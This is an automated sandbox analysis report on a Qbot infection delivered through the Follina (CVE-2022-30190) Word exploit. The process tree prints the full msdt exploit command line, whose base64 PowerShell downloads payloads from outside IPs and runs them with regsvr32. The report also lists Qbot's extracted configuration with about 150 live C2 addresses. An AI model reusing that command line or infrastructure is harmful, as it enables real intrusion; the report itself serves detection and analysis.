ID: 640918
Sample Name: 68101181_048154.img
Cookbook: default.jbs
Time: 19:19:33
Date: 07/06/2022
Version: 35.0.0 Citrine

Table of Contents


Windows Analysis Report

68101181_048154.img


Overview

General Information

Sample Name:	68101181_048154.img
Analysis ID:	640918
MD5:	a623c3499f992a..
SHA1:	ade8126beb9690.
SHA256:	c77c63b0ad713c..
Infos:	



Detection




CryptOne, Follina CVE-2022-30190, Qbot

Score:	84
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Yara detected Qbot
- Yara detected CryptOne packer
- Yara detected Microsoft Office Expl…
- Snort IDS alert for network traffic
- Maps a DLL or memory area into an…
- Overwrites code with unconditional j…
- Document exploit detected (process…
- Queries the volume information (nam…
- Yara signature match
- Very long cmdline option found, this…
- May sleep (evasive loops) to hinder…
- Uses code obfuscation techniques (…

Classification



Process Tree

- **System is w10x64**
- cmd.exe (PID: 5248 cmdline: C:\Windows\system32\cmd.exe /c powershell.exe -ex bypass -command Mount-DiskImage -ImagePath "C:\Users\user\Desktop\68101181_048154.img" MD5: F3BDBE3BB6F734E357235F4D5898582D)
  - conhost.exe (PID: 6140 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - powershell.exe (PID: 6088 cmdline: powershell.exe -ex bypass -command Mount-DiskImage -ImagePath "C:\Users\user\Desktop\68101181_048154.img" MD5: DBA3E6449E97D4E3DF64527EF7012A10)
- udfs.sys (PID: 4 cmdline: MD5: 6A442723D4D05D9F15D24C9942CDA00D)
- WINWORD.EXE (PID: 2896 cmdline: C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE" /n "E:\doc276.docx" /o " MD5: 0B9AB9B9C4DE429473D6450D4297A123)
  - MSOSYNC.EXE (PID: 3532 cmdline: C:\Program Files (x86)\Microsoft Office\Office16\MsoSync.exe MD5: EA19F4A0D18162BE3A0C8DAD249ADE8C)
  - MSOSYNC.EXE (PID: 1476 cmdline: C:\Program Files (x86)\Microsoft Office\Office16\MsoSync.exe MD5: EA19F4A0D18162BE3A0C8DAD249ADE8C)
  - msdt.exe (PID: 6148 cmdline: C:\Windows\system32\msdt.exe" ms-msdt:/id PCWDiagnostic /skip force /param "IT_RebrowseForFile=? IT_LaunchMethod=ContextMenu IT_BrowseForFile=$(Invoke-Expression($(Invoke-Expression('[System.Text.Encoding]'+[char]58+[char]58+'Unicode.GetString([System.Convert]'+[char]58+[char]58+'FromBase64String('+[char]34+'JABwACAAPQAgACQARQBuAHYAOgB0AGUAbQBwADsAaQB3AHIAIABoAHQAdABwADoALwAvADEAMAA0AC4AMwA2AC4AMgAyADkALgAxADMAOQAvACQAKABAGEAbgBkAG8AbQApAC4AZABhAHQAIAAtAE8AdQB0AEYAaQBsAGUAIAAkAHAAXAB0AC4AQQA7AGkAdwByACAAaAB0AHQAcAA6AC8ALwA4ADUALgAyADMAOQAuADUANQAuADIAMgA4AC8AJAAoAHIAYQBuAGQAbwBtACkALgBkAGEAdAAgAC0ATwB1AHQARgBpAGwAZQAgACQAcABcAHQAMQAuAEEAOwBpAHcAcgAgAGgAdAB0AHAAOgAvAC8AMQA4ADUALgAyADMANAAuADIANAA3AC4AMQAxADkALwAkACgAcgBhAG4AZABvAG0AKQAuAGQAYQB0ACAALQBPAHUAdABGAGkAbABlACAAJABwAFwAdAAyAC4AQQA7AHIAZQBnAHMAdgByADMAMgAgACQAcABcAHQALgBBADsAcgBlAGcAcwB2AHIAMwAyACAAJABwAFwAdAAxAC4AQQA7AHIAZQBnAHMAdgByADMAMgAgACQAcABcAHQAMgAuAEEA'+[char]34+'))')))i/../../../../../../../../../../../../../../Windows/System32/mpsigstub.exe MD5: 7F0C51DBA69B9DE5DDF6AA04CE3A69F4)
- explorer.exe (PID: 6656 cmdline: C:\Windows\SysWOW64\explorer.exe MD5: 166AB1B9462E5C1D6D18EC5EC0B6A5F7)
- csc.exe (PID: 7084 cmdline: C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe" /noconfig /fullpaths @"C:\Users\user\AppData\Local\Temp\ej5ypzxn\ej5ypzxn.cmdline MD5: 350C52F71BDED7B99668585C15D70EEA)
  - cvtres.exe (PID: 7100 cmdline: C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 "/OUT:C:\Users\user\AppData\Local\Temp\RES473B.tmp" "c:\Users\user\AppData\Local\Temp\ej5ypzxn\CSCDA8FA8A1B40543BD93F61BBD49C66867.TMP" MD5: C09985AE74F0882F208D75DE27770DFA)
- csc.exe (PID: 7116 cmdline: C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe" /noconfig /fullpaths @"C:\Users\user\AppData\Local\Temp\343kkfih\343kkfih.cmdline MD5: 350C52F71BDED7B99668585C15D70EEA)
  - cvtres.exe (PID: 5072 cmdline: C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 "/OUT:C:\Users\user\AppData\Local\Temp\RES5EDA.tmp" "c:\Users\user\AppData\Local\Temp\343kkfih\CSCB428EC43F67D4CCE84BBCBE165F3FF83.TMP" MD5: C09985AE74F0882F208D75DE27770DFA)
- regsvr32.exe (PID: 6408 cmdline: "C:\Windows\system32\regsvr32.exe" C:\Users\user\AppData\Local\Temp\t.A MD5: 426E7499F6A7346F0410DEAD0805586B)
- regsvr32.exe (PID: 6356 cmdline: "C:\Windows\system32\regsvr32.exe" C:\Users\user\AppData\Local\Temp\t1.A MD5: 426E7499F6A7346F0410DEAD0805586B)
- regsvr32.exe (PID: 6300 cmdline: "C:\Windows\system32\regsvr32.exe" C:\Users\user\AppData\Local\Temp\t2.A MD5: 426E7499F6A7346F0410DEAD0805586B)
- csc.exe (PID: 6896 cmdline: C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe" /noconfig /fullpaths @"C:\Users\user\AppData\Local\Temp\mj2renji\mj2renji.cmdline MD5: 350C52F71BDED7B99668585C15D70EEA)
  - cvtres.exe (PID: 6492 cmdline: C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 "/OUT:C:\Users\user\AppData\Local\Temp\RES4765.tmp" "c:\Users\user\AppData\Local\Temp\mj2renji\CSCB9869C7619004D828AB967DBC926ADAE.TMP" MD5: C09985AE74F0882F208D75DE27770DFA)
- **cleanup**

Malware Configuration

Threatname: Qbot


```
{
  "Bot id": "obama186",
  "Campaign": "1654596660",
  "Version": "403.694",
  "C2 list": [
    "67.165.206.193:993",
    "63.143.92.99:995",
    "74.14.5.179:2222",
    "182.191.92.203:995",
    "197.89.8.51:443",
    "89.101.97.139:443",
    "86.97.9.190:443",
    "124.40.244.115:2222",
    "80.11.74.81:2222",
    "41.215.153.104:995",
    "179.100.20.32:32101",
    "31.35.28.29:443",
    "202.134.152.2:2222",
    "109.12.111.14:443",
    "93.48.80.198:995",
    "120.150.218.241:995",
    "41.38.167.179:995",
    "177.94.57.126:32101",
    "173.174.216.62:443",
    "1.161.101.20:443",
    "88.224.254.172:443",
    "82.41.63.217:443",
    "67.209.195.198:443",
    "70.46.220.114:443",
    "24.178.196.158:2222",
    "39.44.213.68:995",
    "84.241.8.23:32103",
    "210.246.4.69:995",
    "92.132.172.197:2222",
    "91.177.173.10:995",
    "217.128.122.65:2222",
    "149.28.238.199:995",
    "45.76.167.26:995",
    "45.63.1.12:443",
    "144.202.2.175:443",
    "45.63.1.12:995",
    "144.202.3.39:995",
    "144.202.2.175:995",
    "45.76.167.26:443",
    "149.28.238.199:443",
    "144.202.3.39:443",
    "140.82.63.183:995",
    "140.82.63.183:443",
    "175.145.235.37:443",
    "85.246.82.244:443",
    "47.23.89.60:993",
    "187.207.131.50:61202",
    "176.67.56.94:443",
    "148.64.96.100:443",
    "140.82.49.12:443",
    "76.70.9.169:2222",
    "217.164.121.161:2222",
    "72.27.33.160:443",
    "108.60.213.141:443",
    "104.34.212.7:32103",
    "39.44.158.215:995",
    "31.48.174.63:2078",
    "75.99.168.194:61201",
    "117.248.109.38:21",
    "83.110.218.147:993",
    "82.152.39.39:443",
    "180.129.108.214:995",
    "5.32.41.45:443",
    "83.110.92.106:443",
    "197.164.182.46:993",
    "196.203.37.215:80",
    "186.90.153.162:2222",
    "37.186.54.254:995",
    "89.211.179.247:2222",
    "24.139.72.117:443",
    "201.142.177.168:443",
    "37.34.253.233:443",
    "69.14.172.24:443",
    "125.24.187.183:443",
    "208.107.221.224:443",
    "174.69.215.101:443",
    "76.25.142.196:443",
    "96.37.113.36:993",
```

```
    "173.21.10.71:2222",
    "73.151.236.31:443",
    "45.46.53.140:2222",
    "189.146.90.232:443",
    "70.51.135.90:2222",
    "190.252.242.69:443",
    "201.145.165.25:443",
    "47.157.227.70:443",
    "72.252.157.93:993",
    "177.205.155.85:443",
    "72.252.157.93:995",
    "187.251.132.144:22",
    "40.134.246.185:995",
    "24.55.67.176:443",
    "79.80.80.29:2222",
    "179.158.105.44:443",
    "72.252.157.93:990",
    "89.86.33.217:443",
    "201.172.23.68:2222",
    "102.182.232.3:995",
    "177.156.191.231:443",
    "39.49.96.122:995",
    "94.36.193.176:2222",
    "120.61.1.114:443",
    "217.164.121.161:1194",
    "39.41.29.200:995",
    "86.195.158.178:2222",
    "86.98.149.168:2222",
    "1.161.101.20:995",
    "124.109.35.32:995",
    "172.115.177.204:2222",
    "105.27.172.6:443",
    "32.221.224.140:995",
    "208.101.82.0:443",
    "71.24.118.253:443",
    "143.0.219.6:995",
    "217.165.176.49:2222",
    "90.120.65.153:2078",
    "5.203.199.157:995",
    "39.52.41.80:995",
    "148.0.56.63:443",
    "191.112.25.187:443",
    "121.7.223.45:2222",
    "47.156.131.10:443",
    "177.209.202.242:2222",
    "41.86.42.158:995",
    "106.51.48.170:50001",
    "41.84.229.240:443",
    "94.71.169.212:995",
    "111.125.245.116:995",
    "78.101.193.241:6883",
    "201.242.175.29:2222",
    "38.70.253.226:2222",
    "187.149.236.5:443",
    "217.165.79.88:443",
    "85.255.232.18:443",
    "103.246.242.202:443",
    "41.230.62.211:995",
    "67.69.166.79:2222",
    "42.228.224.249:2222",
    "172.114.160.81:995",
    "94.26.122.9:995",
    "75.99.168.194:443",
    "189.253.206.105:443",
    "81.215.196.174:443",
    "46.107.48.202:443"
  ]
}
```


Yara Signatures

PCAP (Network Traffic)

Source	Rule	Description	Author	Strings
dump.pcap	JoeSecurity_Follina	Yara detected Microsoft Office Exploit Follina / CVE-2022-30190	Joe Security	

Dropped Files

Source	Rule	Description	Author	Strings
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\E7589548.htm	MAL_Msdt_MSProtocolURI_May22	Detects the malicious usage of the ms-msdt URI as seen in CVE-2022-30190	Tobias Michalski, Christian Burkard	• 0x1447:$re1: location.href = "ms-msdt:
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\E7589548.htm	JoeSecurity_Follina	Yara detected Microsoft Office Exploit Follina / CVE-2022-30190	Joe Security	
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\123[1].RES	MAL_Msdt_MSProtocolURI_May22	Detects the malicious usage of the ms-msdt URI as seen in CVE-2022-30190	Tobias Michalski, Christian Burkard	• 0x1447:$re1: location.href = "ms-msdt:
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\123[1].RES	JoeSecurity_Follina	Yara detected Microsoft Office Exploit Follina / CVE-2022-30190	Joe Security	
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\AEF9D296.htm	MAL_Msdt_MSProtocolURI_May22	Detects the malicious usage of the ms-msdt URI as seen in CVE-2022-30190	Tobias Michalski, Christian Burkard	• 0x1447:$re1: location.href = "ms-msdt:

Click to see the 1 entries

Memory Dumps

Source	Rule	Description	Author	Strings
00000013.00000002.807689748.0000000003340000.00000004.00000020.00020000.00000000.sdmp	SUSP_PS1_Msdt_Execution_May22	Detects suspicious calls of msdt.exe as seen in CVE-2022-30190	Nasreddine Bencherchali, Christian Burkard	• 0x2920:$sa1: msdt.exe • 0x29ee:$sb2: IT_BrowseForFile=
00000028.00000002.582335427.00000000047C0000.00000040.00001000.00020000.00000000.sdmp	JoeSecurity_Crypt	Yara detected CryptOne packer	Joe Security	
00000028.00000002.582335427.00000000047C0000.00000040.00001000.00020000.00000000.sdmp	JoeSecurity_Qbot_1	Yara detected Qbot	Joe Security	
00000026.00000002.580482048.0000000004990000.00000040.00001000.00020000.00000000.sdmp	JoeSecurity_Qbot_1	Yara detected Qbot	Joe Security	
00000026.00000002.580575177.00000000049B0000.00000040.00001000.00020000.00000000.sdmp	JoeSecurity_Qbot_1	Yara detected Qbot	Joe Security	

Click to see the 14 entries

Unpacked PEs

Source	Rule	Description	Author	Strings
38.2.regsvr32.exe.12b0184.1.unpack	JoeSecurity_Qbot_1	Yara detected Qbot	Joe Security	
24.2.explorer.exe.8b0000.0.unpack	JoeSecurity_Qbot_1	Yara detected Qbot	Joe Security	
39.2.regsvr32.exe.4a50184.1.unpack	JoeSecurity_Qbot_1	Yara detected Qbot	Joe Security	
24.2.explorer.exe.8b0000.0.raw.unpack	JoeSecurity_Qbot_1	Yara detected Qbot	Joe Security	
40.2.regsvr32.exe.47f0000.2.unpack	JoeSecurity_Qbot_1	Yara detected Qbot	Joe Security	

Click to see the 17 entries

Sigma Signatures

No Sigma rule has matched

Snort Signatures

ET EXPLOIT Possible Microsoft Support Diagnostic Tool Exploitation Inbound (CVE-2022-30190) - Source IP: 185.234.247.119 - Destination IP: 192.168.2.4

Timestamp:	185.234.247.119192.168.2.480497622036726 06/07/22-19:21:17.785538

SID:	2036726
Source Port:	80
Destination Port:	49762
Protocol:	TCP
Classtype:	Attempted User Privilege Gain

Joe Sandbox Signatures

Exploits

Yara detected Microsoft Office Exploit Follina CVE-2022-30190

Software Vulnerabilities

Document exploit detected (process start blacklist hit)

Networking

Snort IDS alert for network traffic

Hooking and other Techniques for Hiding and Protection

Overwrites code with unconditional jumps - possibly settings hooks in foreign process

HIPS / PFW / Operating System Protection Evasion

Maps a DLL or memory area into another process

Stealing of Sensitive Information

Yara detected Qbot

Yara detected CryptOne packer

Remote Access Functionality

Yara detected Qbot


Yara detected CryptOne packer

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	1 Command and Scripting Interpreter	1 LSASS Driver	1 1 1 Process Injection	1 1 Masquerading	1 Credential API Hooking	1 System Time Discovery	Remote Services	1 Credential API Hooking	Exfiltration Over Other Network Medium	1 Encrypted Channel	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Modify System Partition
Default Accounts	3 Native API	1 DLL Side-Loading	1 LSASS Driver	1 Disable or Modify Tools	LSASS Memory	1 Query Registry	Remote Desktop Protocol	1 Archive Collected Data	Exfiltration Over Bluetooth	1 1 Ingress Tool Transfer	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Domain Accounts	1 Exploitation for Client Execution	Logon Script (Windows)	1 DLL Side-Loading	3 1 Virtualization/Sandbox Evasion	Security Account Manager	2 Security Software Discovery	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	1 Non-Application Layer Protocol	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	1 1 1 Process Injection	NTDS	3 1 Virtualization/Sandbox Evasion	Distributed Component Object Model	Input Capture	Scheduled Transfer	2 1 Application Layer Protocol	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	1 Obfuscated Files or Information	LSA Secrets	2 Process Discovery	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication		Manipulate App Store Rankings or Ratings
Replication Through Removable Media	Launchd	Rc.common	Rc.common	1 DLL Side-Loading	Cached Domain Credentials	1 Application Window Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service		Abuse Accessibility Features
External Remote Services	Scheduled Task	Startup Items	Startup Items	Compile After Delivery	DCSync	1 Remote System Discovery	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points		Data Encrypted for Impact
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Indicator Removal from Tools	Proc Filesystem	3 File and Directory Discovery	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrade to Insecure Protocols		Generate Fraudulent Advertising Revenue
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Masquerading	/etc/passwd and /etc/shadow	1 6 System Information Discovery	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protocols	Rogue Cellular Base Station		Data Destruction


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

No Antivirus matches

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Windows\Temp\SDIAG_70a82460-46c3-4d6a-beee-fc124429976a\DiagPackage.dll	0%	Metadefender		Browse
C:\Windows\Temp\SDIAG_70a82460-46c3-4d6a-beee-fc124429976a\DiagPackage.dll	0%	ReversingLabs		
C:\Windows\Temp\SDIAG_70a82460-46c3-4d6a-beee-fc124429976a\en-US\DiagPackage.dll.mui	0%	Metadefender		Browse
C:\Windows\Temp\SDIAG_70a82460-46c3-4d6a-beee-fc124429976a\en-US\DiagPackage.dll.mui	0%	ReversingLabs		

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
38.2.regsvr32.exe.49b0000.3.unpack	100%	Avira	HEUR/AGEN.1234562		Download File

Source	Detection	Scanner	Label	Link	Download
38.2.regsvr32.exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1232827		Download File
39.2.regsvr32.exe.ed0000.0.unpack	100%	Avira	HEUR/AGEN.1232827		Download File
40.2.regsvr32.exe.d80000.0.unpack	100%	Avira	HEUR/AGEN.1232827		Download File
24.0.explorer.exe.8b0000.0.unpack	100%	Avira	HEUR/AGEN.1234562		Download File
40.2.regsvr32.exe.4810000.3.unpack	100%	Avira	HEUR/AGEN.1234562		Download File
24.2.explorer.exe.8b0000.0.unpack	100%	Avira	HEUR/AGEN.1234562		Download File
